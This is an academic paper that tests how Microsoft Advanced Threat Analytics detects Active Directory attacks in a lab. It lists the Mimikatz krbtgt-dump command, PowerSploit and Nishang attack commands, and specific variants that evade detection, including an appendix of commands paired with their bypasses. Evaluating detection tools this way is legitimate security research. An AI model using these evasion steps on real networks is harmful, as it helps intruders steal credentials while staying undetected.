Analysis of Bypassing Detection by Microsoft Advanced Threat Analytics

Edgar Bohte, Nick Offerman
University of Amsterdam

Cedric van Bockhaven, Gerrit Kortlever
Deloitte (Supervisors)

August 17, 2020

Abstract

Microsoft Advanced Threat Analytics (ATA) is a post-infiltration detection tool that detects advanced persistent threats. ATA is not extensively researched in the scientific literature. So this paper provides ways to bypass ATA's anomaly detection for specific attacks. This was done by subjecting an Active Directory environment monitored by ATA to a wide variety of attacks using different privileged accounts. This research also looks at detected attacks and how detection could be bypassed by using variants of this attack. It was determined that the privilege level of the user did not influence the detection of ATA, but it did influence the outcome of the attack. Including ATA lightweight gateway with specific protocols caused most alerts generated. The researchers found a bypass for 16 out of the 23 initial detected attacks. A total number of 83 attacks were performed, which means that ATA detected about 8% of the performed attacks.

Keywords: Microsoft Advanced Threat Analytics, post-infiltration detection tool, advanced persistent threats, Active Directory, triggers, alerts, detection, attacks, variants, bypass.

Contents

1 Introduction

Microsoft Advanced Threat Analytics (ATA), which will be referred to as ATA throughout this report, is a post-infiltration detection tool for Active Directory (AD) environments [1]. To be more specific, ATA is an on-premise User and Entity Behaviour Analytics (UEBA) platform which detects Advanced Persistent Threats (APTs). ATA's detection provides advanced monitoring based on anomaly or behavioural analysis. ATA focuses on the identity layer, users, endpoints, and authentication pattern analyses. ATA can also use resources like Syslog messages and Security Information and Event Management (SIEM) events. For detection, it does not matter whether the adversary uses a Windows, MAC or *nix Operating Systems (OS) [2]. ATA also detects suspicious activities in the post-exploitation phase. The post-exploitation phase is the phase after adversaries gained a foothold in the network by circumventing defence mechanisms [3].

ATA offers advanced monitoring against a set of certain attacks, but the product is not extensively researched in scientific literature. Therefore, the purpose of this research is to subject an AD test environment to a wide variety of attacks. The attacks are based on the MITRE ATT&CK Enterprise Matrix, and they are subdivided into categories like discovery, privilege escalation and persistence. This research also determines which particular step in an attack triggers an ATA alert. If an attack is detected, we look at variations of the attack to check whether ATA's detection could be bypassed. For this research, a bypass is defined when ATA will not trigger an alert after an attack has been executed. This research focuses exclusively on anomaly-based attacks because the behavioural analysis of ATA does require a 30 day learning period.

1.1 Research Questions

The following research question will be answered during this research:

"How can Microsoft Advanced Threat Analytics using anomaly mode be bypassed?"

To answer the main question, the following sub-questions will be answered:

- Which kind of attacks trigger suspicious activity alerts?
- Does the privilege level of the account influence the detection?
- Which particular event in the attack generates a suspicious activity alert?

The rest of this paper is outlined as follows. In Section 2 relevant research is discussed. Section 3 outlines the methods used for this research. Section 4 shows the results of the methods. In Section 5 the findings of the results are discussed. Finally, Section 6 answers the main research question and Section 7 outlines future work.

2 Relevant research

In 2018, Ertaul and Mousa applied the kill chain and diamond model to ATA to examine if security teams can get a better understanding of the nature of an intrusion [4]. The kill chain model includes seven phases which enhance the intrusion visibility for security teams. This helps to get a better understanding of the procedures used during the intrusion. The diamond model helps to expose malicious activities by clarifying core relationships features of the adversaries attacking infrastructures. They also performed three suspicious activities in an environment that

runs ATA, namely, *Nslookup.exe*, which collects information about DNS servers, mail server, etc. *NetSess.exe*, which can enumerate SMB sessions. At last, *psexec.exe* was used, which can be used to execute code on a machine remotely. ATA detected all of these attacks.

In 2017, Mittal analysed ATA's anomaly-based detection for version 1.7 and 1.8 [5]. He performed several attacks on his test environment. All of these attacks were categorised in the following four stages, namely, reconnaissance, compromised credentials, lateral movement and domain dominance. He found that excluding the DC from an enumeration will decrease the chance of being detected by ATA. He also found that performing a variant of an attack will in some cases not trigger an alert.

Also in 2017 Thompson performed an analysis against ATA version 1.8. He looked at attacks from the categories: Internal Recon, Lateral Movement and Domain Dominance [6]. After performing the attacks from these categories, he came to the same conclusion as Mittal. Namely, excluding the DC from enumerations will decrease the chance of being detected by ATA. He also found that using different variations of an attack will in some cases not lead to an alert being triggered by ATA.

3 Methods

In this section, we will explain the structure of the research. First, a Windows Active Directory test environment is setup which is monitored by ATA. Next, a list of attacks subdivided into different categories is created based on the Mitre ATT&CK® Enterprise Matrix. Then, these attacks are subjected to the test environment to examine which attacks are detected by ATA. Next, the particular step that caused the trigger of the alert for the attack will be researched. Lastly, alternative attacks are subjected to ATA for the attacks that are detected to bypass detection.

3.1 Test Environment



Figure 1: The setup of the test environment.

The setup of the ATA test environment consists of an ATA Center, two Domain Controllers (DC), and two client machines, as can be seen in Figure 1.

The core of the test environment is the ATA Center, which analyses incoming network traffic from the ATA Lightweight Gateway. ATA Center generates alerts if malicious events are detected based on anomaly and behavioural analysis. The behavioural analysis will be scoped out in this research because ATA needs 30 days of data to create a behavioural profile for each user. The anomaly detection of ATA uses its own fixed set of rules and signatures. It is not possible to add your own rules to this set of rules. The anomaly detection starts immediately after setting up ATA. The ATA Center runs on Windows Server 2019 Essentials and is directly connected to the DCs. The default configuration was used for ATA Center and the DCs.

Both DCs run Windows Server 2019 Essentials as operating system. The DCs run the following services: AD Domain Services for user and computer management, and Domain Name System (DNS) for machine availability based on domain names. The ATA Lightweight Gateway is only installed on the *DC1Gateway*. This is done to examine whether ATA's detection can be bypassed via targeting the second DC instead of the first DC. The second DCs is called *DC2_from_D1*, which can also be seen in Figure 1. The ATA Lightweight Gateway is responsible for network traffic forwarding destined for the ATA Center via port monitoring. Microsoft also offers an ATA Gateway which should be installed on a dedicated server without DC functionality. One may chose for ATA Gateway over ATA lightweight in case large amount of data should be processed. There is no difference in terms of functionality between an ATA Gateway and an ATA Lightweight Gateway [7]. Therefore, the ATA Lightweight Gateway is chosen over an ATA Gateway since their capabilities are more than enough for this small test environment.

With the use of a script, around 1000 user accounts are created on the domain which is named *domain1.corp*. All of these user accounts are named from user1 till user1000. These user accounts are needed for attacks like brute force. However, only four different privileged accounts are used to perform the attacks, namely:

- domain administrator (domain admin)
- domain user with local admin privileges
- domain user
- local administrator (local admin)

The *domain admin* is the highest privileged account used in this test environment. This account is a member of the *Domain Administrator* and *Local Administrator* group. The *domain user with local admin privileges* is a member of the *Domain Users* and *Local Administrator* group. This user is useful for attacks that require local memory access and domain access. The *domain user* can be considered as the default user account who is only part of the *Domain Users* group. The *local admin* account only has local machine privileges and is not part of any domain group.

The client machines *Client1* and *Client2* are used as an initial starting point because ATA only detects suspicious activities after an adversary gained user access [8]. So we assume the adversary has already access to a machine as a low privileged domain user. Both client machines run Windows 10 Enterprise and are members of the *domain1.corp* domain.

All firewalls and virus scanners in the test environment are entirely disabled. This is done to let it not interfere with the attacks and the detection of ATA. This research does not include Syslog messages and SIEM events as input for ATA. This is done to let ATA purely rely on the signature-based rule set that it uses.

During this research, ATA alerts consist of four classifications based on the possible impact on the environment. This is shown by using four possible colours, which are given to the cells in the tables. The four colours used are green, grey, yellow and red. If a cell is given the green colour, it means that the attack was not detected. A grey colour indicates that the attack was detected, but ATA did not generate an alert for the attack. If a cell is coloured yellow, it means that ATA detected an attack of medium severity. Some cells are also given the colour red. This indicates that ATA detected the attack and it got flagged as a high severity alert.

3.2 Attacking the Test Environment

The number of attacks subjected to the test environment will be limited. We do this by using the Mitre ATT&CK® Enterprise Matrix [9]. "Mitre ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations." [10]. Mitre ATT&CK® Enterprise Matrix is an industry standard [11] and consists of categories with corresponding techniques. We construct a table using the Windows edition of the Mitre ATT&CK® Enterprise Matrix as a baseline. This table contains attack categories and corresponding attack techniques. These attack techniques are only chosen if ATA claims to detect them. This table can be seen in Table 1.

Category	**Attack Technique**
Discovery	- Account Discovery - Domain Trust Discovery - Network Service Scanning - Permission Groups Discovery - Process Discovery - Remote System Discovery - System Owner/User Discovery - System Service Discovery
Credential Access	- Brute Force - Credential Dumping - Credentials in Files - Kerberoasting
Privilege Escalation	- DLL Search Order Hijacking - Path Interception - Scheduled Task - Valid Accounts
Lateral Movement	- Pass the Hash - Pass the Ticket
Persistence	- Create Account

Table 1: Attacks Categories and techniques subjected to ATA.

It is essential to determine which particular step of the attack triggers the detection by ATA. This determination is done by using the information that ATA provides when it detects the

attack. Examples of this information are: the name of the alert or the used protocol by the attack. When this step is determined, a variant of the detected attack will be researched and performed. For example, if an attack is detected because it uses a certain protocol, then a variant of this attack will be tried if available.

3.3 Tools and versions

Virtualbox is used as a hypervisor to run the Virtual Machines (VM) for ATA Center, DCs and the client machines. Windows Server 2019 Essentials is used as OS for both ATA Center and the DCs. ATA version 1.9.2 with the Evaluation license type is used for the test environment. Windows 10 Enterprise is used for both client machines. Cobalt Strike, Mimikatz, Powersploit, Nishang and NetSess attacks scripts are used as penetration testing tools. Cobalt strike is a command and control server [12], which is used during the lateral movement phase. Mimikatz [13] is a tool written in C programming language by Benjamin Delphy. This tool can be used for attacks that require password hashes and Kerberos tickets from memory. Powersploit [14] and Nishang [15] consist of a set of Powershell scripts which are used for most attack category. NetSess [16] is used to enumerate Network Basic Input Output System (NetBIOS) sessions on a specified machine. In Table 2, one can see the versions for the used software.

Software	**Version**	**Function**
VirtualBox	5.2.34	Hypervisor
Windows Server 2019 Essentials	10.0.17763	DC and ATA Center OS
Windows 10 Enterprise	10.0.19041	Client OS
Advanced Threat Analytics	1.9.2	Enterprise Protection
Cobalt strike	4.0 trial	Penetration Testing Tool
Mimikatz	2.2.0	Penetration Testing Tool
Powersploit	3.0.0	Penetration Testing Framework
Nishang	0.7.6	Penetration Testing Framework
Netsess	2.00.00	Discovery Tool

Table 2: Software and versions that are used in this research.

4 Results

This section presents the results of the performed attacks. Each of the attack categories will have their own subsection. In all the subsections, the results of the performed attacks will be presented. If an attack was detected, the step that caused the detection is shown. Also, an alternative to the detected attack is presented.

The results of the attacks that are subjected to ATA can be seen in Table 4 at Section 8. In this table, one can see to which category the performed attacks belong. One can also see the detection of the attacks per privilege level of the user. If there was an alert generated by ATA, the name of the alert is shown in the last column. For the performed attacks, we used three possible execution outcomes. These end states are displayed by the text in the cells of the table. We use "Success" to display attacks that ran without a problem and generated the expected outcome. "No Admin" displays that admin privileges are needed, but the current user does not have the required authority. Some cells contain "denied"; this outcome happens with attacks

that could not run because access was denied. In Table 4 at Section 8, one can also see if the performed attacks were detected or not.

4.1 Discovery

The discovery category consists of attacks that were used to gain information about the network environment and their endpoints. This information could help to expose weaknesses in the system. For the discovery category, a total of 53 attacks were performed on the test environment. ATA detected 15 out of these 53 attacks. Out of these 15 detected attacks, ATA identified three of these attacks as medium severity level alert. The rest of these attack were only detected by ATA but did not generate an alert. So they were of low severity.

4.1.1 NetSess

One of the attacks that ATA generated an alert for was *NetSess.exe*. NetSess.exe enumerates NetBIOS sessions on the domain machines. The attack was only possible with the *domain administrator* account, and was denied access using all other accounts. In the case of the *domain user* and *domain user with local admin privileges*, the attack resulted in a medium level alert. However, for the *local admin* it did not. When this attack was performed as *domain admin* we also got a medium level alert. ATA gave the same medium alert with the following name "Reconnaissance using SMB sessions".

This alert was generated because this attack uses SMB enumeration for all users. ATA was able to detect this attack because the *DC1gateway* was targeted. A possible variant of this attack was to exclude the *DC1gateway*. Instead, one can target the second DC. The attack still gave *access denied* for all the user expect the *domain admin*; however, it did not get detected by ATA anymore.

4.1.2 Invoke-UserHunter

Invoke-UserHunter was used to find domain admin privileged accounts that allow delegation by enumerating repeated sessions. The *local admin* account got an *access denied* error, since it does not have domain privileges. These privileges were needed to enumerate the machines. The attack was successful with all other domain privileged accounts. However, the attack did cause a medium severity alert: "Reconnaissance using SMB session enumeration" for all used privileged accounts.

The reason for this detection was the use of the SMB protocol to enumerate all users. One way to bypass this alert was to include a targeted computer and targeted user file. The targeted computer file should exclude the DC1gateway. The users for the targeted user file were obtained using the *Get-NetUser* command from Powersploit [17]. The *Get-NetUser* command listed all the domain users and did not get detected by ATA.

4.1.3 DNS Zone Enumeration

We also executed a DNS zone enumeration on the test environment. We used *nslookup* for this with the *ls -d domain1.corp* command. The goal of this attack was to gain more insight into the network. The attack was refused for all the privileged accounts. The reason for this was because a non-DNS server tried to perform an Authoritative Transfer (AXFR) request. Even though this attack was not successful, ATA still generated a medium alert: "Reconnaissance using DNS".

The alert was generated when an AXFR request was done from a non-DNS server. An AXFR request can be used to request the entire DNS zone, which includes all the domain names and corresponding IP addresses. One way to bypass this alert was to specify which DNS server should be targeted. ATA does not detect this attack if the second DC without ATA Lightweight Gateway was queried as a DNS server. Even when the DC without ATA Lightweight Gateway was queried, the AXFR request still was refused.

4.1.4 Detected attacks

The *net user* and *net group* commands were used to list users, groups and domain information. These attacks were detected with low severity, for example: "administrator enumerated all groups". In order to bypass detection, one could use the *Get-NetUser* for enumerating user account, or the *Get-NetGroup* and *Get-NetGroupMember* for enumerating domain groups.
The *Get-WmiObject* command was used to query available classes in the namespace of a local machine. These attacks triggered a low severity alert, for example: "user10 enumerated all groups in domain1.corp". This attack could be bypassed for some occasions by using *Get-NetUser*.
The *Find-LocalAdminAccess* and Invoke-EnumerateLocalAdmin was used to find user accounts with local administrator privileges on specified endpoints. These commands caused a low severity notification: "user10 access client1 and ATA center". This detection for *Find-LocalAdminAccess* could not be bypassed. The *Invoke-EnumerateLocalAdmin* detection could be bypassed with *Get-NetUser -AdminCount*.
The *Get-NetLocalGroup* command was used to enumerate local groups on the endpoints specified. SAMR is the protocol used for this attacks, which caused a low severity alert: "user200 queried user200". In order to bypass detection, one could use the *Get-NetUser* command.

4.2 Credential access

The credential access attacks were used to abduct domain credentials by using credential dumping tools or keyloggers. Adversaries may use these credentials to create other domain accounts to operate stealthier. For the credential access category, a total of 10 attacks were performed. Out of these 10 attacks, three attacks got detected. All of the detected alerts were of high severity.

4.2.1 DCSync attack

DCSync allows an adversary to simulate DC behaviour in order to request classified data like AD accounts and passwords. Three different domain accounts were targeted via a DCSync attack. The accounts from high sensitivity to low sensitivity were:

- Kerberos Ticket Granting Ticket (KRBTGT) user
- Domain Administrator
- Domain User

The *KRBTGT* user account is important because it is the only account that can grant Kerberos Authentication Tickets (TGT) to other domain users. The attack gave an *access denied* for all privileged accounts, except for the *domain admin* account. The attack caused a high severity alert for the *domain admin* and the *domain user account with local privileges*. This alert has the following name: "Malicious replication of Directory Services".

ATA detected this attack because a workstation tried to act as a DC. We tried a bypass for this attack but did not succeed. This will be further discussed in Section 5.

4.3 Privilege escalation

The privilege escalation category was used to get access to high-level privileged accounts in a targeted environment by abusing vulnerabilities or configuration mistakes. For this category, a total of seven attacks were performed; however, none of the attacks got detected. In Section 5 this is further discussed.

4.4 Lateral Movement

Lateral movement attacks are used to expand the adversaries reach by exploiting targeted endpoints remotely. For example, this can be done by installing remote access software onto the targeted systems using breached credentials. For the lateral movement category, a total of ten attacks were performed. ATA detected four of these attacks.

4.4.1 Pass the Hash

Normally a user will authenticate to the system using their username and password. When performing a pass the hash attack, the hash of the password was given instead of the password. In this research, *Cobalt strike* was used to perform this attack. When using Cobalt Strike, a connection between the client and Cobalt should be established. For this, we used the scripted web delivery method in *Cobalt Strike*. We tried to move from *Client 2* to all other possible machines. This was tried from all the different privileges levels to all the different privileges levels per machine. We were not able to move to the *ATAcenter*. For *Client 1*, *DC1Gateway* and *DC2_from_D1* we were only able to authenticate as *domain admin*. ATA only detected moving to the *DC1gateway* with the *domain admin* credentials.

ATA generated the medium severity alert: "Suspicious service creation". The reason this alert was generated was that Cobalt Strike returns a remote shell as the authenticated user from the targeted machine. To do this *Cobalt Strike* ran some remote code. However, ATA did notice this and identified it as suspicious service creation. There are other possibilities to return this shell. However, we were not able to use those. This will be further discussed in Section 5.

4.4.2 Lateral movement with WMI

The goal of this attack was to get all domain groups, all users in the domain, and membership of the *Domain Admins* group. The payload uses Windows Management Instruction (WMI) to check a credential against a given list of computers. This was performed for all the privileged users and computer. All of the users could run the attack, but the credentials did not work on any of the machines. Only the domain admins credentials were able to create other sessions on a machine. The *domain admin* was also the only account that was detected with low severity detection. This detection stated that a client accessed the *ATACenter* multiple times as *administrator*.

This attack was detected because the attacks tried if the current users its credentials were able to login on that machine. We were not able to find a bypass that could create a session on the *ATACenter* using lateral movement.

4.5 Persistence

Persistence attacks are used to prevent losing access due to system reboots, changed passwords, or expired tickets. For example, this can be done by changing (startup) configuration files or

user permissions. A total of three persistence attacks were performed from which one attacks caused a medium severity alert.

4.5.1 Golden Ticket

When performing a Golden Ticket attack, the adversary tries to gain complete access to the domain. For this attack, the NTLM hash of the *KRBTGT* account was needed. This hash can be obtained from the DC using the *lsadump::lsa /inject /name:krbtgt* command in *Mimikatz*. The hash of the *KRBTGT* account was needed because it can sign and encrypt golden tickets. So the golden ticket attack uses the password hash of the *KRBTGT* account in combination with an existing domain username to create a Kerberos authentication ticket. This ticket can later be actively used to access other services in the AD environment [18]. This is also known as a pass the ticket attack.

The creation of the golden ticket itself did not get detected by ATA. Golden tickets generated by *Mimikatz* have a default lifetime of 10 years. So this ticket was valid for this period. However, a high severity alert was generated after the golden ticket was used for more than 10 hours. The name of the alert ATA generated was: "Kerberos Golden Ticket Activity". The alert was caused by the allowed maximum Kerberos ticket lifetime. Domain policy settings in AD defined this value. The default value for this policy was used, which was 10 hours. So to bypass this attack, the adversary needs to obtain the security policy settings of the domain. Then a new ticket can be created before the maximum Kerberos ticket lifetime hash passed.

A variant we tried of the golden ticket was creating a golden ticket with a non-existing domain username. ATA detected this with the following detection: "non-existing account domain1.corp nonexsitance attempted to logon". This attack was detected because ATA observed that a non-existing user logged on. A bypass to this attack would be to use a username that is known to the system.

4.5.2 Add User via Remote Code Execution

When performing this attack, one tries to create persistence by adding a new domain user. In our case, this user also got added to the *local administrator* group. Remote code execution was used to do perform these actions. Adding a domain user via remote execution was only possible using a *domain admin* account. This attack did get detected by ATA with the following medium severity alert: "Remote execution attempt detected".

This alert was caused because the Windows Management Instrumentation Command-line (WMIC) utility was used to create a new domain user. Adding the user to the local admin group using *PsExec* was not detected. A possible variant for this step was to use *PsExec* instead of *WMIC*. First, we had to create a user via *PsExec*. Next, we added that user account to the *local administrator* group on the domain controller with ATA Lightweight gateway installed. No alert was generated while using *PsExec*.

4.6 Results Overview

In Table 3, one can see the total number of performed attacks per category. Also, the number of detected attacks are shown. The number of detected attacks after a variant was used can also be seen in this table. Besides the number of attacks, we also included percentages for comparability between the categories. In total, 83 attacks were subjected to the test environment, and 23 out

of all these attacks got detected. After variants for these attacks were performed, only seven attacks still got detected. For the discovery category, most attacks were performed, namely, 15 out of 53 attacks got detected. After variants of the detected attacks were performed, the number of detected attacks was reduced to two. For other categories, between 3 and 10 attacks were conducted. Where for the Lateral Movement category most attacks got detected. For the privilege escalation category, none of the performed attacks were detected.
The attacks that were bypassed, could be seen at Section 8 in Table 5. The list of all performed that were performed, and their bypasses can be seen at Section 8.1.

Category	Performed attacks	Detected attacks		Detected attacks after variants	
	Total	Total	%	Total	%
Discovery	53	15	28%	2	4%
Credential Access	10	3	30%	3	30%
Privilege Escalation	7	0	0%	0	0%
Lateral Movement	10	4	40%	2	20%
Persistence	3	1	33%	0	0%
Total	83	23	28%	7	8%

Table 3: The results of all performed attack per category.

5 Discussion

For some of the attacks, we were not able to find a bypass for ATA's detection. However, there are many variations of one attack, and we were not able to perform all of them. So attack variants may exist that are able to bypass ATA's detection. In other cases, we were able to find a possible bypass but were not able to perform this variant. One of these variants was the DCSync attack. For this variant we tried to extract the *ntds.dit* file from one of the DCs. The *ntds.dit* file is the database that stores AD data, which also includes password hashes of the domain users. Obtaining the hashes of a user was also the goal of the DCSync attack. So this variant would also satisfy this goal. However, this file is encrypted with the Password Encryption Key (PEK). So this file needs to be decrypted before the hashes can be extracted, but this can be done offline. For the pass the hash attack using *Cobalt Strike* we also were not able to perform a bypass. However, there are two other options in *Cobalt Strike* to return a reverse shell. One of them was with the use of a Secure Shell, but this was not configured in our test setup. The other option was to use Windows Remote Management. However, we were not able to get a reverse shell via this way either.

In the ATA documentation, there is a list with all possible alerts ATA can generate [19]. However, this list contains both anomaly and behavioural alerts. In this documentation, it was not stated if the alert acts on anomaly or behavioural detection. So the filtering was based on our interpretation based on the description ATA provides. After filtering the behavioural alerts out, there were 15 possible alerts left. The performed attacks could generate not all of these 15 alerts. There were only 11 possible alerts left if these alerts are also filtered out. Out of these 11 alerts, only six alerts were observed. The executed attacks should have triggered the other five alerts, but they did not occur. These five alerts can be seen in the following list:

- Identity theft using Pass-the-Ticket attack

- Brute force attack using LDAP simple bind
- Reconnaissance using account enumeration
- Identity theft using Pass-the-Hash attack
- Unusual protocol implementation

A possible reason for this could be that the performed attacks used a technique that ATA was not familiar with. Thus, not resulting in detection. It could also be possible that the attack was not successfully performed on our test setup.
In this research, we did scope out the behavioural analysis ATA provides. However, two behavioural alerts were observed. One behavioural alert happened when a *domain user* created a golden ticket using the NTLM hash of the *KRBTGT user*. The other behavioural alert occurred while performing the brute force attack. This could also have been an anomaly alert. However, this alert might happened because the threshold for a suspicious amount of invalid login attempts is set after one week.

We will first look at the golden ticket attack. For this attack, ATA generated an medium severity alert called "Encryption downgrade activity". From the ATA documentation [19] it is known that for this alert, a one week learning period is needed. This alert was generated because a weaker encryption method than usual was used. In our case, the NTLM hash was used instead of the expected AES128 or AES256 hash. When this attack was performed again with these AES hashes provided, ATA did not generate an alert. The alert only occurred when using the *local admin* account. For the other privileged accounts, we did not observe this alert. This could be because the attack was already performed too many times with the other privileged accounts using an NTLM hash. This could lead to ATA thinking that it was normal behaviour to use NTLM as an encryption method.

Now we will discuss the brute force attack, which was also an behavioural alert. The alert ATA generated for this attack was "Suspicious authentication failures". This was an medium severity alert. From the ATA documentation [19] it is known that for this alert, a one week learning period is needed. This attack got detected because there were too many failed login attempts observed by ATA. This was both for a horizontal brute force attack and a vertical brute force attack. A horizontal brute force attack uses many possible usernames and a small set of passwords. For the vertical brute force attack, a small set of users and a large set of passwords were used. We did not investigate this attack in much depth. However, we observed that ATA only counted login attempts of existing users. So it would be interesting to look at how ATA handles login attempts of non-existing users.

Sometimes an error occurred while executing an attack. For example, we observed several access denied errors. We did not remove these attacks from the results, because in some cases the attack could be run on other privilege levels. In other cases, attacks which gave an error but still got detected by ATA. This was because some of the actions ATA triggers were performed, and it did not matter if they were successful or not.

6 Conclusion

We observed that none of the attacks from the privilege escalation category were detected. For the persistence category, percentage-wise most attack were detected. If we look at the absolute numbers, most attacks got detected from the discovery category.

The privilege level of the user did not influence the detection rate of ATA, but it did influence the outcome of the attack in some cases. Most attacks were detected because of the use of the protocol or that the lightweight gateway was included in the attack. However, it depended on the attack how ATA could be bypassed. We were able to find a bypass for 16 out of the 23 initial detected attacks. A total number of 83 attacks were performed, which means that ATA detected about 8% of the attacks after bypasses were performed.

7 Future work

We were not able to bypass all detected attacks. So it would be interesting to find more variants for these detected attacks. This research looked at anomaly analysis based on a signature database that ATA provides. It would be interesting to research the behaviour analysis of ATA regarding detection rates as well. ATA also has the possibility to use resources like Syslog messages and SIEM events [7]. It would also be compelling to see how these additions affect detection rates in comparison with our results.

Microsoft claims that ATA Gateway can process more data than ATA Lightweight Gateway. According to Microsoft, there is no difference in functionality between both gateways [7]. So it would be interesting to see whether there are functional differences between ATA Gateway and ATA Lightweight Gateway.

It will be interesting to research what techniques ATA can detect which practically cannot be detected by other tools. This could prove the unique value of ATA in an enterprise environment. For example, Azure Advanced Threat Protection (ATP) is a similar product like Microsoft ATA. The main difference is that Microsoft ATA Center is an on-premise solution while Azure ATP is cloud-based [20]. New research may reveal how it differ in detection rates. Another important aspect is to research what happens with the traffic once it is sent from the DC to the cloud and how this data is secured.

References

[1] 20 top ueba vendors. [Online]. Available: https://www.esecurityplanet.com/products/top-ueba-vendors.html#microsoft

[2] Will advanced threat analytics help me with all operating systems? [Online]. Available: https://techcommunity.microsoft.com/t5/microsoft-security-and/will-advanced-threat-analytics-help-me-with-all-operating/ba-p/250054

[3] Advanced threat analytics attack simulation playbook for ata 1.8. [Online]. Available: https://gallery.technet.microsoft.com/Advanced-Threat-Analytics-8b0a86bc/file/169608/1/ATA%20Playbook.pdf

[4] L. Ertaul and M. Mousa, "Applying the kill chain and diamond models to microsoft advanced threat analytics," in *Proceedings of the International Conference on Security and Management (SAM)*. The Steering Committee of The World Congress in Computer Science, Computer . . . , 2018, pp. 252–258.

[5] N. Mittal. (2017) Evading microsoft ata for active directory domination. [Online]. Available: https://www.blackhat.com/docs/us-17/thursday/us-17-Mittal-Evading-MicrosoftATA-for-ActiveDirectory-Domination.pdf

[6] C. Thompson. (2017) Red team techniques for evading, bypassing, and disabling ms advanced threat protection and advanced threat analytics. [Online]. Available: https://www.blackhat.com/docs/eu-17/materials/eu-17-Thompson-Red-Team-Techniques-For-Evading-Bypassing-And-\
Disabling-MS-Advanced-Threat-Protection-And-Advanced-Threat-Analytics.pdf

[7] Ata architecture. [Online]. Available: https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-architecture

[8] S. Sagir. (2018) What threats does ata look for? [Online]. Available: https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-threats

[9] Mitre. Mitre att%ck enterprise matrix. [Online]. Available: https://attack.mitre.org/matrices/enterprise/windows/

[10] ——. Mitre attack. [Online]. Available: https://attack.mitre.org/

[11] E. V. Buggenhout. Leveraging mitre att&ck and att&ck navigator. [Online]. Available: https://www.sans.org/webcasts/leveraging-mitre-att-ck-att-ck-navigator-109680

[12] Cobalt strike advanced tactics for penetration testers. [Online]. Available: https://www.cobaltstrike.com/

[13] Mimikatz: A little tool to play with windows security. [Online]. Available: https://github.com/gentilkiwi/mimikatz

[14] Powersploit - a powershell post-exploitation framework. [Online]. Available: https://github.com/PowerShellMafia/PowerSploit

[15] Nishang - offensive powershell for red team, penetration testing and offensive security. [Online]. Available: https://github.com/samratashok/nishang

[16] Netsess. [Online]. Available: http://www.joeware.net/freetools/tools/netsess/

[17] Powerview-2.0-tricks. [Online]. Available: https://gist.github.com/HarmJ0y/3328d954607d71362e3c

[18] Kerberos attack: How to stop golden tickets? [Online]. Available: https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/

[19] S. Sagir. (2019) Advanced threat analytics suspicious activity guide. [Online]. Available: https://docs.microsoft.com/en-us/advanced-threat-analytics/suspicious-activity-guide

[20] Azure advanced threat protection azure atp vs ata. [Online]. Available: https://blog.ahasayen.com/azure-advanced-threat-protection-azure-atp-vs-ata/

8 Appendix

8.1 List of Attacks

8.1.1 Discovery

- Get-NetLocalGroup (powersploit/recon)
  Bypassed with get-netuser (powersploit/recon)
- net user /domain (powershell)
  Bypassed with get-netuser (powersploit/recon)
- net user administrator /domain (powershell)
  Bypassed with get-netuser -UserName administrator (powersploit/recon)
- net user user10 /domain (powershell)
  Bypassed with get-netuser -UserName user10 (powersploit/recon)
- net group /domain (powershell)
  Bypassed with get-netgroup (powersploit/recon)
- net group "domain admins" /domain (powershell)
  Bypassed with Use Get-netgroupmember -groupname "domain admins" (powersploit/recon)
- net group "enterprise admins" /domain (powershell)
  Bypassed with Use Get-netgroupmember -groupname "domain enterprise" (powersploit/recon)
- NetSess.exe domain1.corp
  Bypassed with NetSess.exe DC2_from_D1.domain1.corp
- Invoke-UserHunter (Nishang and powersploit)
  Bypassed with Invoke-UserHunter -ComputerFile .
  computers.txt -UserName users.txt (Nishang and powersploit)
- Get-NetUser -SPN (powersploit/recon)
- nslookup + ls -d domain1.corp (powershell)
  Bypassed with Nslookup + server DC1_From_D1.domain1.corp + ls -d domain1.corp (powershell)
- Get-WmiObject -Class Win32_UserAccount (PowerShell)
  Bypassed with get-netuser (powersploit/recon)
- Get-WmiObject -Class win32_group (PowerShell)
  Bypassed with get-netgroup -FullInformation (powersploit/recon)
- Get-WmiObject -Class win32_groupUser (Powershell)
- Find-LocalAdminAccess (powersploit/recon)

- Invoke-BruteForce -ComputerName DC1Gateway.domain1.corp -UserList . lists 600-users.txt -PasswordList . lists 10-passwords.txt -Service ActiveDirectory (nishang)
- Invoke-ReverseDnsLookup -IpRange 192.168.7.20 (powersploit/recon)
- Invoke-Portscan -hosts 192.168.7.20 -Topports 100 (powersploit/recon)
- Get-System -technique token (powersploit/recon)
- Get-DomainSID (powersploit/recon)
- Get-DNSRecord -ZoneName domain1.corp (powersploit/recon)
- Get-NetLoggedon (powersploit/recon)
- Get-NetShare (powersploit/recon)
- Get-NetDomainTrust (powersploit/recon)
- Get-NetForestTrust (powersploit/recon)
- Get-GUIDMap (powersploit/recon)
- Get-NetGroup (powersploit/recon)
- Get-NetGroupMember (powersploit/recon)
- Get-NetSite (powersploit/recon)
- Get-NetSubnet (powersploit/recon)
- Get-NetUser (powersploit/recon)
- Get-NetForest (powersploit/recon)
- Get-NetForestDomain (powersploit/recon)
- Get-NetDomain (powersploit/recon)
- Get-NetDomainController (powersploit/recon)
- Get-NetProcess (powersploit/recon)
- Invoke-ReverseDnsLookup -iprange 192.168.7.0/26 (powersploit/recon)
- Get-ExploitableSystem (powersploit/recon)
- Invoke-EnumerateLocalAdmin (powersploit/recon)
  Bypassed with get-netuser -AdminCount (powersploit/recon)
- Invoke-MapDomainTrust (powersploit/recon)
- Invoke-ShareFinder (powersploit/recon)
- Invoke-CheckLocalAdminAccess (powersploit/recon)

- Get-NetSession (powersploit/recon)
- Get-NetComputer (powersploit/recon)
- Find-ManagedSecurityGroups (powersploit/recon)
